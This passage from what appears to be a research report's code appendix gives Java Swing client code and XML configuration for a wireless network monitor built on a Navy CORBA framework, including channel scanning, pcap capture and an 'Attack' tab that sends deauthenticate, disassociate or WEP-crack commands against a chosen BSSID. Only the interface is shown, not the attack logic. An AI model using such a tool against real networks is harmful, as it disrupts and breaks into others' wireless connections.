        capturePanel.setBorder(etched);
        addComponent(capturePanel, saveCheckBox, 0, 0, 5, 1,
GridBagConstraints.WEST, GridBagConstraints.NONE);
        addComponent(capturePanel, fileLabel, 0, 1, 1, 1,
GridBagConstraints.EAST, GridBagConstraints.NONE);
        addComponent(capturePanel, fileToSaveTo, 1, 1, 3, 1,
GridBagConstraints.CENTER, GridBagConstraints.HORIZONTAL);
        addComponent(capturePanel, saveButton, 4, 1, 1, 1,
GridBagConstraints.CENTER, GridBagConstraints.EAST);

        JPanel scanPanel = new JPanel(new GridBagLayout());
        scanPanel.setBackground(new Color (102, 102, 102));

addComponent(scanPanel,monitorStartButton,1,1,1,1,GridBagConstraints.EA
ST, GridBagConstraints.NONE);
```

```
addComponent(scanPanel,monitorStopButton,2,1,1,1,GridBagConstraints.WES
T, GridBagConstraints.NONE);

addComponent(scanPanel,capturePanel,0,0,5,1,GridBagConstraints.CENTER,
GridBagConstraints.HORIZONTAL);

        JLabel attackTypeLabel = new JLabel("Attack
Type",SwingConstants.RIGHT);
        UIBuilder.labelInit(attackTypeLabel);
        String[] attackTypes = {"disassociate", "deauthenticate",
"WEP_crack" };
        attackTypeList = new JComboBox(attackTypes);
        attackTypeList.setSelectedIndex(0);
        attackTypeList.addActionListener(myWiNetClientMonitor);
        UIBuilder.comboBoxInit(attackTypeList);

        attackStartButton = new JButton("     Start Attack     ");
        UIBuilder.buttonInit(attackStartButton);
        attackStartButton.setActionCommand(START_ATTACK_COMMAND);
        attackStartButton.addActionListener(myWiNetClientMonitor);
        attackStopButton = new JButton("      Stop Attack      ");
        UIBuilder.buttonInit(attackStopButton);
        attackStopButton.setActionCommand(STOP_ATTACK_COMMAND);
        attackStopButton.addActionListener(myWiNetClientMonitor);
        attackStopButton.setEnabled(false);


        JPanel attackPanel = new JPanel(new GridBagLayout());
        attackPanel.setBackground(new Color (102, 102, 102));

addComponent(attackPanel,attackTypeLabel,0,0,1,1,GridBagConstraints.EAS
T, GridBagConstraints.NONE);

addComponent(attackPanel,attackTypeList,1,0,2,1,GridBagConstraints.WEST
, GridBagConstraints.NONE);

addComponent(attackPanel,attackStartButton,0,1,1,1,GridBagConstraints.E
AST, GridBagConstraints.NONE);

addComponent(attackPanel,attackStopButton,1,1,1,1,GridBagConstraints.WE
ST, GridBagConstraints.NONE);

        tabbedPane = new JTabbedPane();
        tabbedPane.setBorder(etched);
        tabbedPane.setBackground(new Color (102, 102, 102));
        tabbedPane.addTab("Options", mainOptionsPanel);
        tabbedPane.addTab("Scan/Capture", scanPanel);
        tabbedPane.addTab("Attack", attackPanel);
        UIBuilder.tabbedPaneInit(tabbedPane);
        tabbedPane.setBorder(etched);


addComponent(monitorPanel,treePanel,0,0,8,10,GridBagConstraints.WEST,
GridBagConstraints.BOTH);
```

```
addComponent(monitorPanel,displayPanel,8,0,10,5,GridBagConstraints.WEST
, GridBagConstraints.VERTICAL);

addComponent(monitorPanel,tabbedPane,8,5,10,5,GridBagConstraints.WEST,
GridBagConstraints.BOTH);

addComponent(monitorPanel,statusPanel,0,10,18,1,GridBagConstraints.WEST
, GridBagConstraints.HORIZONTAL);

        // Add the tabbed Pane to the parent panel
        this.add(monitorPanel);
        panelInit( this);
    }


   private static void addComponent(java.awt.Container container,
Component component, int gridx,
         int gridy, int gridwidth, int gridheight, int anchor, int
fill) {
      Insets insets = new Insets(1,1,1,1);
      GridBagConstraints gbc = new GridBagConstraints(gridx,
gridy,gridwidth, gridheight, 1.0, 1.0, anchor, fill, insets, 0, 0);
      container.add(component, gbc);
   }

   public static void panelInit(JPanel panel) {
       panel.setBackground(Color.darkGray);

panel.setBorder(BorderFactory.createEtchedBorder(EtchedBorder.LOWERED))
;
   }


   /**
    * Method to connect class to the model.
    * Adds listeners to the model and TextField.
    * @param model The PropertyTableModel to connect to.
    */
   public void setModel(PropertyTableModel model) {

      this.model = model;
      WiNetClientMonitor wiNetClientMonitor = new WiNetClientMonitor();
      //commandTF.addActionListener( wiNetClientMonitor);
      model.addTableModelListenerForName( "query", wiNetClientMonitor);
      model.addTableModelListenerForName( "queryResponse",
wiNetClientMonitor);
      model.addTableModelListenerForName( "bssidToAdd",
wiNetClientMonitor);
      model.addTableModelListenerForName( "target",
wiNetClientMonitor);
      model.addTableModelListenerForName( "attack",
wiNetClientMonitor);
      model.addTableModelListenerForName( "attackType",
wiNetClientMonitor);
```

```
      model.addTableModelListenerForName( "bssidToCrack",
wiNetClientMonitor);
      model.addTableModelListenerForName( "bssidToRemove",
wiNetClientMonitor);
      model.addTableModelListenerForName( "clientToRemove",
wiNetClientMonitor);
      model.addTableModelListenerForName( "ssidToRemove",
wiNetClientMonitor);
      model.addTableModelListenerForName( "clientToAdd",
wiNetClientMonitor);
      model.addTableModelListenerForName( "ssidToAdd",
wiNetClientMonitor);
      model.addTableModelListenerForName( "supportedBands",
wiNetClientMonitor);
      model.addTableModelListenerForName( "supportedChannels",
wiNetClientMonitor);
      model.addTableModelListenerForName( "capture",
wiNetClientMonitor);
      model.addTableModelListenerForName( "captureFileName",
wiNetClientMonitor);
      model.addTableModelListenerForName( "deviceName",
wiNetClientMonitor);
      model.addTableModelListenerForName( "deviceStatus",
wiNetClientMonitor);
      model.addTableModelListenerForName( "monitor",
wiNetClientMonitor);
      model.addTableModelListenerForName( "status",
wiNetClientMonitor);
      model.addTableModelListenerForName( "dwellTime",
wiNetClientMonitor);
      model.addTableModelListenerForName( "band", wiNetClientMonitor);
      model.addTableModelListenerForName( "channel",
wiNetClientMonitor);
      model.addTableModelListenerForName( "frameCount",
wiNetClientMonitor);

      /*
       * Work Around - Code below initializes the channel checkboxes
based on
       * the supported channels of the wireless network card
       */
      String supportedChannels = (String) (((org.omg.CORBA.Any) model.
               getValueForName(
"supportedChannels")).extract_string());

      String supportedBands = (String) (((org.omg.CORBA.Any) model.
               getValueForName( "supportedBands")).extract_string());

        optionsPanel.setSupportedChannels(supportedChannels);
        optionsPanel.setSupportedBands(supportedBands);
        optionsPanel.setDisplayChannels();

        /*
         * Work Around - allow node click to display properties
         */
```

```
        treePanel.setModel(model);

   }

   public static void setPanelProperties(JPanel panel) {
        panel.setBackground(Color.darkGray);

panel.setBorder(BorderFactory.createEtchedBorder(EtchedBorder.LOWERED))
;
      }


   /**
    * Protected listener class used to update model and GUI values.
    */
   protected class WiNetClientMonitor
   implements ActionListener, TableModelListener, ItemListener {

      public void itemStateChanged(ItemEvent e) {
         ORB orb1 = ORBInitializer.instance().getOrb();
         org.omg.CORBA.Any propertyTextAny1 = orb1.create_any();

         //java.lang.Object source = e.getItemSelectable();
         //JCheckBox checkBox = (JCheckBox) source;
         if (e.getStateChange() == ItemEvent.DESELECTED) {
            fileToSaveTo.setEnabled(false);
            saveButton.setEnabled(false);
            propertyTextAny1.insert_string("false");
         }
         else {
            fileToSaveTo.setEnabled(true);
            saveButton.setEnabled(true);
            propertyTextAny1.insert_string("true");
         }
         model.setValueForName( "capture", propertyTextAny1);
      }

      /**
       * Called when TextField is changed.
       * @param e
       */
      public synchronized void actionPerformed(ActionEvent e) {
         /*
          *  String to store the name of the property that we
          *  want to set
          */

         ORB orb1 = ORBInitializer.instance().getOrb();
         org.omg.CORBA.Any propertyTextAny1 = orb1.create_any();

         String property = "";

         //get bssid from tree
         String command = e.getActionCommand();
         String value ="";
```

```
         if (SAVE_COMMAND.equals(command)) {
            JFileChooser fileChooser = new JFileChooser(".");
            fileChooser.addChoosableFileFilter(new MyFilter());

            int status = fileChooser.showSaveDialog(null);
            if (status == JFileChooser.APPROVE_OPTION) {
               File selectedFile = fileChooser.getSelectedFile();
               fileToSaveTo.setText(selectedFile.getParent() + "\\" +
selectedFile.getName());
               propertyTextAny1.insert_string(fileToSaveTo.getText());
               model.setValueForName( "captureFilename",
propertyTextAny1);
            }
            return;
         } else if (START_MONITOR_COMMAND.equals(command)) {
            String channels = optionsPanel.returnSelectedChannels();

            if (channels.length() == 0) {
               JOptionPane.showMessageDialog(null, "Please Select At
Least One Channel");
               return;
            }
            saveButton.setEnabled(false);
            saveCheckBox.setEnabled(false);
            fileToSaveTo.setEnabled(false);
            monitorStartButton.setEnabled(false);
            monitorStopButton.setEnabled(true);
            tabbedPane.setEnabledAt(0, false);
            tabbedPane.setEnabledAt(2, false);
            property = "monitor";
            value = "start";
         } else if (STOP_MONITOR_COMMAND.equals(command)) {
            saveButton.setEnabled(true);
            fileToSaveTo.setEnabled(true);
            saveCheckBox.setEnabled(true);
            monitorStartButton.setEnabled(true);
            monitorStopButton.setEnabled(false);
            tabbedPane.setEnabledAt(0, true);
            tabbedPane.setEnabledAt(2, true);
            property = "monitor";
            value = "stop";
         } else if (START_ATTACK_COMMAND.equals(command)) {

            if (treePanel.getBSSID().equals("notFound")) {
               return;
            }

            property = "attack";
            value = "start";
            attackStopButton.setEnabled(true);
            attackStartButton.setEnabled(false);
            tabbedPane.setEnabledAt(0, false);
            tabbedPane.setEnabledAt(1, false);
         } else if (STOP_ATTACK_COMMAND.equals(command)) {
            attackStopButton.setEnabled(false);
```

```
            attackStartButton.setEnabled(true);
            property = "attack";
            value = "stop";
            tabbedPane.setEnabledAt(0, true);
            tabbedPane.setEnabledAt(1, true);
         } else if (CRACK_COMMAND.equals(command)) {
            property = "bssidToCrack";
         } else if (CLEAR_COMMAND.equals(command)) {
            optionsPanel.clearAllCheckBoxes();
            return;
         } else {
            property = "unknown";
            return;
         }



         if (property.equals("monitor")) {
            if (value == "start") {
               System.out.println(fileToSaveTo.getText());
               if (fileToSaveTo.getText().length() > 0) {
                  ORB orb4 = ORBInitializer.instance().getOrb();
                  org.omg.CORBA.Any propertyTextAny4 =
orb4.create_any();

   propertyTextAny4.insert_string(fileToSaveTo.getText());
                  model.setValueForName( "captureFilename",
propertyTextAny4);
               }

               String channels = optionsPanel.returnSelectedChannels();
               System.out.println("channels received: " + channels);
               propertyTextAny1.insert_string(channels);
               model.setValueForName( "channelList", propertyTextAny1);

               String dwellTime = (String)
dwellTimeList.getSelectedItem();
               ORB orb3 = ORBInitializer.instance().getOrb();
               org.omg.CORBA.Any propertyTextAny3 = orb3.create_any();
               propertyTextAny3.insert_string(dwellTime);
               model.setValueForName( "dwellTime", propertyTextAny3);

               ORB orb2 = ORBInitializer.instance().getOrb();
               org.omg.CORBA.Any propertyTextAny2 = orb2.create_any();
               propertyTextAny2.insert_string("start");
               model.setValueForName( property, propertyTextAny2);

            }
            else {
               propertyTextAny1.insert_string("stop");
               model.setValueForName( property, propertyTextAny1);
               attackStartButton.setEnabled(true);
            }
         }
```

```
         else if (property.equals("attack")){
            if (value.equals("stop")) {
               attackStartButton.setEnabled(true);
               attackStopButton.setEnabled(false);
               propertyTextAny1.insert_string( value );
               model.setValueForName( property, propertyTextAny1);

            }
            else {
               String station = treePanel.getBSSID();
               if ( station.equals( "notFound" ) == false ) {
                  attackStartButton.setEnabled( false );
                  attackStopButton.setEnabled( true );



                  ORB orb2 = ORBInitializer.instance().getOrb();
                  org.omg.CORBA.Any propertyTextAny2 =
orb2.create_any();
                  propertyTextAny2.insert_string( station );
                  model.setValueForName( "target", propertyTextAny2 );

                  String attackType = (String)
attackTypeList.getSelectedItem();
                  ORB orb3 = ORBInitializer.instance().getOrb();
                  org.omg.CORBA.Any propertyTextAny3 =
orb3.create_any();
                  propertyTextAny3.insert_string(attackType);
                  model.setValueForName( "attackType",
propertyTextAny3);


                  propertyTextAny1.insert_string( "start" );
                  model.setValueForName( property, propertyTextAny1 );




               }
            }
         }

         else {
            String bssid = treePanel.getBSSID();
            propertyTextAny1.insert_string( bssid);
            model.setValueForName( property, propertyTextAny1);
         }

      }


      /**
      * Called when model value has changed.
      * @param e
```

```
      */
      public synchronized void tableChanged(TableModelEvent e) {

         int row = e.getFirstRow();
         int NAMECOLUMN = 0;

         String propertyName = (String) model.getValueAt(row,
NAMECOLUMN);

         String propertyValue = (String) (((org.omg.CORBA.Any) model.
            getValueForName( propertyName)).extract_string());

         if (propertyName.equals("status")) {
            status.setText(propertyValue);
         } else if (propertyName.equals("ssidToAdd")) {
               treePanel.addSSID(propertyValue, "ap");
         } else if (propertyName.equals("bssidToAdd")){
               String[] results = propertyValue.split(",");
               if (results.length == 3) {
                  String childBSSID = results[0];
                  String parentBSSID = results[1];
                  String encryptionType = results[2];
                  treePanel.addBSSID(childBSSID,parentBSSID,
encryptionType);
               }
               System.out.println(propertyName + ": " + propertyValue);
         }else if (propertyName.equals("clientToAdd")){
            int delimiter = propertyValue.indexOf(',');
            if (delimiter >= 0) {
               String childBSSID =
propertyValue.substring(0,delimiter);
               String parentBSSID =
propertyValue.substring(delimiter+1);
               System.out.println(childBSSID + ":" + parentBSSID);
               treePanel.addClient(childBSSID,parentBSSID);
            }
            System.out.println(propertyName + ": " + propertyValue);
         } else if (propertyName.equals("bssidToRemove") ||
propertyName.equals("clientToRemove")  ||
propertyName.equals("ssidToRemove")) {
               treePanel.removeNode(propertyValue);
         } else if (propertyName.equals("queryResponse")) {
            processPropertyValues(propertyValue);
         } else if (propertyName.equals("band")) {
            band.setText(propertyValue);
         } else if (propertyName.equals("channel")) {
            currentChannel.setText(propertyValue);
         } else if (propertyName.equals("frameCount")) {
            recvFrames.setText(propertyValue);
         }

      }


      private void processPropertyValues( String propertyValue ) {
```

```
            clearPropertyTextBoxes();
            if (propertyValue.length() > 0) {
               String[] properties = new String[11];
               properties[10] = "";
               properties = propertyValue.split(";");

               macAddr.setText(properties[0]);
               lastSeen.setText(properties[1]);
               rate.setText(properties[2]);
               signal.setText(properties[3]);
               stFrameCount.setText(properties[4]);
               String type = properties[5];
               mode.setText(properties[6]);
               channel.setText(properties[7]);
               encrypt.setText(properties[8]);
               if (type.equals("bssid")) {
                  supRates.setText(properties[9]);

                  extRates.setText(properties[10]);

               }
            }
         }

         private void clearPropertyTextBoxes() {
            macAddr.setText("");
            lastSeen.setText("");
            rate.setText("");
            signal.setText("");
            stFrameCount.setText("");
            mode.setText("");
            channel.setText("");
            encrypt.setText("");
            supRates.setText("");
            extRates.setText("");
         }

      }
      /**
      * HelloClientMonitor
      */

      class MyFilter extends javax.swing.filechooser.FileFilter {
           public boolean accept(File file) {
               String filename = file.getName();
               return filename.endsWith(".pcap");
           }
           public String getDescription() {
               return "Capture file (*.pcap)";
           }
       }
      /**
       * MyFilter
       */
}
```

E. OptionsPanel.java

```
package WiNetClient;

import java.awt.*;
import java.util.*;
import java.awt.event.*;
import javax.swing.*;
import javax.swing.border.*;
import mil.navy.spawar.JCAF.JCAFCore.ClientFramework.UIBuilder;

public class OptionsPanel extends JPanel implements ItemListener {

   HashMap bgChannels;
   HashMap aChannels;
   JCheckBox checkBoxBGAll;
   JCheckBox checkBoxaAll;

   String supportedChannels;
   String supportedBands;
   String supportedAChannels;
   String supportedBGChannels;

   public OptionsPanel() {

      //this.setLayout(new GridLayout(2,1));
      this.setLayout(new BoxLayout(this, BoxLayout.PAGE_AXIS));
        this.setBackground(new Color (102, 102, 102));
      //Create Panel for 802.11a Channels
        JPanel aChannelPanel = new JPanel(new GridLayout(4,8));
        aChannelPanel.setBackground(new Color (102, 102, 102));
        Border etched = BorderFactory.createEtchedBorder();
        Font titleFont = new Font("sansserif", Font.PLAIN, 12);
        Border titled = BorderFactory.createTitledBorder(etched, "Scan
802.11a
channels",TitledBorder.LEFT,TitledBorder.DEFAULT_POSITION,titleFont,Col
or.yellow);

        aChannelPanel.setBorder(titled);

        aChannels  = new HashMap();
        checkBoxaAll = new JCheckBox("all A", false);
        checkBoxInit(checkBoxaAll);
        checkBoxaAll.setBackground(new Color (102, 102, 102));

      checkBoxaAll.addItemListener(this);
      aChannels.put(new Integer(0),checkBoxaAll);
        aChannelPanel.add(checkBoxaAll);

        int[] aChannelList ={34, 36, 38, 40, 42, 44, 46, 48, 52, 56,
60, 64, 100, 104, 108, 112, 116, 120, 124, 128, 132, 136, 140, 149,
153, 157, 161, 165};
        for(int i : aChannelList){
         JCheckBox checkBox = new JCheckBox(String.valueOf(i), false);
```

```
         checkBoxInit(checkBox);
         checkBox.setBackground(new Color (102, 102, 102));
         aChannels.put(new Integer(i), checkBox);
         aChannelPanel.add(checkBox);
        }

        //Create Panel of 802.11bg Channels
        JPanel bgChannelPanel = new JPanel(new GridLayout(2,8));
        bgChannelPanel.setBackground(new Color (102, 102, 102));
        //panelInit(bgChannelPanel);
        titled = BorderFactory.createTitledBorder(etched, "Scan
802.11b/g
channels",TitledBorder.LEFT,TitledBorder.DEFAULT_POSITION,titleFont,Col
or.yellow);
        bgChannelPanel.setBorder(titled);

        bgChannels  = new HashMap();
        checkBoxBGAll = new JCheckBox("all BG", false);
        checkBoxInit(checkBoxBGAll);
        checkBoxBGAll.setBackground(new Color (102, 102, 102));
      checkBoxBGAll.addItemListener(this);
      bgChannels.put(new Integer(0), checkBoxBGAll);
        bgChannelPanel.add(checkBoxBGAll);


        for (int i = 1; i<15; i++) {
         JCheckBox checkBox = new JCheckBox(String.valueOf(i), false);
         checkBoxInit(checkBox);
         checkBox.setBackground(new Color (102, 102, 102));
         bgChannels.put(new Integer(i), checkBox);
         bgChannelPanel.add(checkBox);
        }


        this.add(bgChannelPanel, BorderLayout.NORTH);
        this.add(aChannelPanel, BorderLayout.SOUTH);
   }

   public void clearAllCheckBoxes() {
      clearACheckBoxes();
      clearBGCheckBoxes();
   }

   public void clearACheckBoxes() {
      JCheckBox checkBox;
      for(Iterator i=aChannels.values().iterator();i.hasNext();) {
           checkBox = (JCheckBox) i.next();
           checkBox.setSelected(false);
      }
   }

   public void clearBGCheckBoxes() {
      JCheckBox checkBox;
      for(Iterator i=bgChannels.values().iterator();i.hasNext();) {
           checkBox = (JCheckBox) i.next();
```

```
            checkBox.setSelected(false);
         }
      }


      public void setSupportedChannels( String supportedChannels) {
         this.supportedChannels = supportedChannels;
         this.supportedAChannels = "";
         this.supportedBGChannels = "";
         String[] channels = supportedChannels.split(",");

         for ( String s : channels) {
            int t = Integer.parseInt(s);
            if ( t <= 14 ) {
               //append to supportBGChannels
               if (supportedBGChannels.equals("")) {
                  supportedBGChannels = "" + t;
               }
               else supportedBGChannels += "," + t;
            }
            else {
               //append to supportedAChannels
               if (supportedAChannels.equals("")) {
                  supportedAChannels = "" + t;
               }
               else supportedAChannels += "," + t;
            }

         }

      }

      public void setSupportedBands(String supportedBands){
         this.supportedBands = supportedBands;
      }

      private void enableSupportedChannels() {
         enableSupportedAChannels();
         enableSupportedBGChannels();
      }

      private void enableSupportedAChannels() {
         if (supportedBands.contains("A")) {
            ((JCheckBox) (aChannels.get(new
Integer(0)))).setEnabled(true);
         }
         String[] channels = supportedChannels.split(",");

         for ( String s : channels) {
            int t = Integer.parseInt(s);
            if ( aChannels.containsKey(new Integer(t)) ) {
               ((JCheckBox) (aChannels.get(new
Integer(t)))).setEnabled(true);
            }
         }
```

```
   }

   private void enableSupportedBGChannels() {

      if (supportedBands.contains("B") || supportedBands.contains("G"))
{
         ((JCheckBox) (bgChannels.get(new
Integer(0)))).setEnabled(true);
      }
      String[] channels = supportedChannels.split(",");

      for ( String s : channels) {
         int t = Integer.parseInt(s);
         if ( bgChannels.containsKey(new Integer(t)) ) {
            ((JCheckBox) (bgChannels.get(new
Integer(t)))).setEnabled(true);
         }
      }
   }

   private void disableAllChannels() {
      disableAChannels();
      disableBGChannels();
   }

   private void disableAChannels() {
      JCheckBox checkBox;
      for(Iterator i=aChannels.values().iterator();i.hasNext();) {
           checkBox = (JCheckBox) i.next();
           checkBox.setEnabled(false);
      }
   }

   private void disableAChannelsExceptAll() {
      JCheckBox checkBox;
      for(Iterator i=aChannels.values().iterator();i.hasNext();) {
           checkBox = (JCheckBox) i.next();
           checkBox.setEnabled(false);
      }
      ((JCheckBox) (aChannels.get(new Integer(0)))).setEnabled(true);
   }

   private void disableBGChannels() {
      JCheckBox checkBox;
      for(Iterator i=bgChannels.values().iterator();i.hasNext();) {
           checkBox = (JCheckBox) i.next();
           checkBox.setEnabled(false);
      }
   }

   private void disableBGChannelsExceptAll() {
      JCheckBox checkBox;
      for(Iterator i=bgChannels.values().iterator();i.hasNext();) {
           checkBox = (JCheckBox) i.next();
           checkBox.setEnabled(false);
```

```
      }
      ((JCheckBox) (bgChannels.get(new Integer(0)))).setEnabled(true);

   }

   public void setDisplayChannels() {
      disableAllChannels();
      enableSupportedChannels();
   }

   public String returnSelectedChannels() {
      String channels = "";

      if (checkBoxBGAll.isSelected() == true) {
         channels = channels + supportedBGChannels;
      }
      else {
         for (int i = 1; i< 15; i++) {
            JCheckBox checkBox = (JCheckBox) bgChannels.get(i);
              if (checkBox.isSelected() == true)
                 if (channels.equals(""))
                    channels = checkBox.getText();
                 else {
                    System.out.println(i);
                    channels = channels + "," + i;
                 }
         }

      }
      if (checkBoxaAll.isSelected() == true) {
         channels = channels + supportedAChannels;
      }
      else {
         for(Iterator i=aChannels.values().iterator();i.hasNext();) {
              JCheckBox checkBox = (JCheckBox) i.next();
              if (checkBox.isSelected() == true) {
                 if (channels.equals(""))
                    channels = checkBox.getText();
                 else {
                    channels = channels + "," + checkBox.getText();
                 }

              }
         }
      }
      System.out.println("returned channels string = "+channels);
      return channels;
   }

   public static void panelInit(JPanel panel) {
       panel.setBackground(Color.darkGray);

panel.setBorder(BorderFactory.createEtchedBorder(EtchedBorder.LOWERED))
;
   }
```

```
   static void checkBoxInit(JCheckBox checkBox) {
      checkBox.setForeground(UIBuilder.CHECKBOX_FOREGROUND_COLOR);
      checkBox.setBackground(UIBuilder.DEFAULT_BACKGROUND_COLOR);
   }

   /** Listens to the check boxes. */
   public void itemStateChanged(ItemEvent e) {
      java.lang.Object source = e.getItemSelectable();
      JCheckBox checkBox = (JCheckBox) source;
      String channel = checkBox.getText();
      if (channel.equals("all BG")) {
         if (e.getStateChange() == ItemEvent.DESELECTED) {
            this.enableSupportedBGChannels();
         }
         else {
            this.disableBGChannelsExceptAll();
         }
      }
      else if (channel.equals("all A")) {
         if (e.getStateChange() == ItemEvent.DESELECTED) {
            this.enableSupportedAChannels();
         }
         else {
            this.disableAChannelsExceptAll();
         }
      }
   }
}
```

F. CapturePanel.java

```
package WiNetClient;

import java.awt.*;
import java.util.*;
import java.awt.event.*;
import javax.swing.*;
import javax.swing.border.*;
import mil.navy.spawar.JCAF.JCAFCore.ClientFramework.UIBuilder;



public class CapturePanel extends JPanel implements ItemListener {

   HashMap bgChannels;
   HashMap aChannels;
   JCheckBox checkBoxBGAll;
   JCheckBox checkBoxaAll;

   public CapturePanel() {

      this.setLayout(new BoxLayout(this, BoxLayout.PAGE_AXIS));

      //Create Panel for 802.11a Channels
        JPanel aChannelPanel = new JPanel(new GridLayout(2,15));
        Border etched = BorderFactory.createEtchedBorder();
        Font titleFont = new Font("sansserif", Font.PLAIN, 12);
        Border titled = BorderFactory.createTitledBorder(etched, "Scan
802.11a
channels",TitledBorder.LEFT,TitledBorder.DEFAULT_POSITION,titleFont,Colo
r.yellow);

        aChannelPanel.setBorder(titled);

        aChannels  = new HashMap();
        checkBoxaAll = new JCheckBox("all A", true);
        checkBoxInit(checkBoxaAll);
      checkBoxaAll.addItemListener(this);
      //aChannels.put(0,checkBoxaAll);
        aChannelPanel.add(checkBoxaAll);

        int[] aChannelList ={34, 36, 38, 40, 42, 44, 46, 48, 52, 56, 60,
64, 100, 104, 108, 112, 116, 120, 124, 128, 132, 136, 140, 149, 153,
157, 161, 165};
        for(int i : aChannelList){
         JCheckBox checkBox = new JCheckBox(String.valueOf(i), false);
         checkBoxInit(checkBox);
         aChannels.put(i, checkBox);
         checkBox.setEnabled(false);
         aChannelPanel.add(checkBox);
        }

        //Create Panel of 802.11bg Channels
```

```
        JPanel bgChannelPanel = new JPanel(new GridLayout(1,15));
        //panelInit(bgChannelPanel);
        titled = BorderFactory.createTitledBorder(etched, "Scan
802.11b/g
channels",TitledBorder.LEFT,TitledBorder.DEFAULT_POSITION,titleFont,Colo
r.yellow);
        bgChannelPanel.setBorder(titled);

        bgChannels  = new HashMap();
        checkBoxBGAll = new JCheckBox("all BG", true);
        checkBoxInit(checkBoxBGAll);
      checkBoxBGAll.addItemListener(this);
      bgChannels.put(0,checkBoxBGAll);
        bgChannelPanel.add(checkBoxBGAll);


        for (int i = 1; i<15; i++) {
         JCheckBox checkBox = new JCheckBox(String.valueOf(i), false);
         checkBoxInit(checkBox);
         bgChannels.put(i, checkBox);
         checkBox.setEnabled(false);
         bgChannelPanel.add(checkBox);
        }
        this.add(bgChannelPanel, BorderLayout.NORTH);
        this.add(aChannelPanel, BorderLayout.SOUTH);
   }

   public void updateSupportedChannels(String supportedChannelsList) {
      System.out.println(supportedChannelsList);
   }

   public String returnSelectedChannels() {
      String channels = "";

      if (checkBoxBGAll.isSelected() == true) {
         channels = channels + "1,2,3,4,5,6,7,8,9,10,11,12,13,14";
      }
      else {
         for (int i = 1; i< 15; i++) {
            JCheckBox checkBox = (JCheckBox) bgChannels.get(i);
              if (checkBox.isSelected() == true)
                 if (channels.equals(""))
                    channels = checkBox.getText();
                 else {
                    System.out.println(i);
                    channels = channels + "," + i;
                 }
         }

      }
      if (checkBoxaAll.isSelected() == true) {
         if (channels == "")
            channels =
"34,36,38,40,42,44,46,48,52,56,60,64,100,104,108,112,116,120,124,128,132
,136,140,149,153,157,161,165";
```

```
         else
            channels = channels +
",34,36,38,40,42,44,46,48,52,56,60,64,100,104,108,112,116,120,124,128,13
2,136,140,149,153,157,161,165";
      }
      else {
         for(Iterator i=aChannels.values().iterator();i.hasNext();) {
              JCheckBox checkBox = (JCheckBox) i.next();
              if (checkBox.isSelected() == true) {
                 if (channels.equals(""))
                    channels = checkBox.getText();
                 else {
                    channels = channels + "," + checkBox.getText();
                 }

              }
         }
      }
      System.out.println("returned channels string = "+channels);
      return channels;
   }

   public static void panelInit(JPanel panel) {
       panel.setBackground(Color.darkGray);

panel.setBorder(BorderFactory.createEtchedBorder(EtchedBorder.LOWERED));
   }

   static void checkBoxInit(JCheckBox checkBox) {
      checkBox.setForeground(UIBuilder.CHECKBOX_FOREGROUND_COLOR);
      checkBox.setBackground(UIBuilder.DEFAULT_BACKGROUND_COLOR);
   }

   /** Listens to the check boxes. */
   public void itemStateChanged(ItemEvent e) {
        java.lang.Object source = e.getItemSelectable();
        JCheckBox checkBox = (JCheckBox) source;
        String channel = checkBox.getText();
        if (channel.equals("all BG")) {
           for (int i = 1; i<15; i++) {
              checkBox = (JCheckBox) bgChannels.get(i);

              if (e.getStateChange() == ItemEvent.DESELECTED) {
                 checkBox.setEnabled(true);
                 System.out.println("selected");
              }
              else {
                 checkBox.setEnabled(false);
                 System.out.println("selected");
              }

           }
        }
        else if (channel.equals("all A")) {
           for(Iterator i=aChannels.values().iterator();i.hasNext();) {
```

```
                checkBox = (JCheckBox) i.next();
                System.out.println(checkBox.getText());
                if (e.getStateChange() == ItemEvent.DESELECTED) {
                   checkBox.setEnabled(true);
                   System.out.println("selected");
                }
                else {
                   checkBox.setEnabled(false);
                   System.out.println("selected");
                }
             }
          }
       }
    }
```

THIS PAGE INTENTITONALLY LEFT BLANK

APPENDIX E – XML CONFIGURATION FILES

A. ConfigStartup.xml

```
<?xml version = "1.0" ?>

<configuration>

   <application/>

   <section name = "AppStarter">
      <param name = "LogFile" value = "WiNET.log" />
      <param name = "LogEnable" value = "$TRUE$" />
      <param name = "NoWindow" value = "$FALSE$" />
   </section>

   <section name = "AppControl_StartupList">
      <param name = "App" value = "NameService_Service_"/>
      <param name = "StartupVerify" value = "2"/>
      <param name = "App" value = "WiNET_Service_"/>
      <param name = "StartupVerify" value = "2"/>
      <param name = "App" value = "WiNET_Client_Service_"/>
   </section>

   <section name = "WiNET_Service_">
      <param name = "Executable" value = "../bin/WiNETServer_d.exe"/>
      <param name = "Arg" value = "$ORBINIT_ARG$"/>
      <param name = "Arg" value = "-JCAFConfigFile ./System.xml"/>
      <param name = "Arg" value = "-JCAFConfigFile ./WiNET.xml"/>
      <param name = "Arg" value = "-JCAFLoadLibrary
../bin/WiNET_d.dll"/>
      <param name = "StartupVerify" value = "3"/>
   </section>

   <section name = "WiNET_Client_Service_">
      <param name = "Executable" value = "$JAVA_HOME$/bin/java"/>
      <param name = "Option" value = "-Djcaf.shell.configpath=./" />
      <param name = "Option" value = "-Duser.home=./" />
      <param name = "Option" value = "-
DJCAF.windowlist=./windowlist.xml" />
      <param name = "Option" value = "-cp" />
      <param name = "Option" value =
"$JCAFCORE_JARS$;$JCAF_EXAMPLES$/Shell_Application/lib/NameServiceTreeS
hell.jar;$JCAF_EXAMPLES$/Common;../lib/WiNetClient.jar"/>
      <param name = "Program" value =
"mil.navy.spawar.JCAF.JCAFCore.applicationshell.ShellController"/>
      <param name = "Arg" value = "$ORBINIT_CORBALOC_ARG$"/>
   </section>

</configuration>
```

B. Services.xml

```
<?xml version = "1.0" ?>
<configuration>
   <application>
   </application>
   <section name = "NameService_Service_">
      <param name = "Executable" value =
"$JCAFCORE_BIN_PATH$/Naming_Service.exe"/>
      <param name = "Arg" value = "-ORBEndpoint
iiop://$SERVER_NAME_SERVICE$" />
      <param name = "StartupVerify" value = "3"/>
   </section>
   <section name = "NameServiceList_Service_">
      <param name = "Executable" value =
"$JCAF_ROOT$/JCAFCore/src/ACE_wrappers/bin/nslist.exe"/>
      <param name = "Arg" value = "$ORBINIT_ARG$"/>
      <param name = "Log" value = "nsList.log"/>
      <param name = "Wait" value = "10"/>
   </section>
</configuration>
```

C. System.xml

```
<?xml version = "1.0" ?>
<configuration>
   <application>
      <param name = "-ORBInitRef" value =

"NameService=iioploc://$SERVER_NAME_SERVICE$/NameService"/>
      <param name = "-JCAFLoadLibrary" value =
"$JCAF_ROOT$/JCAFCCL/bin/GenericResourceLibrary_d"/>
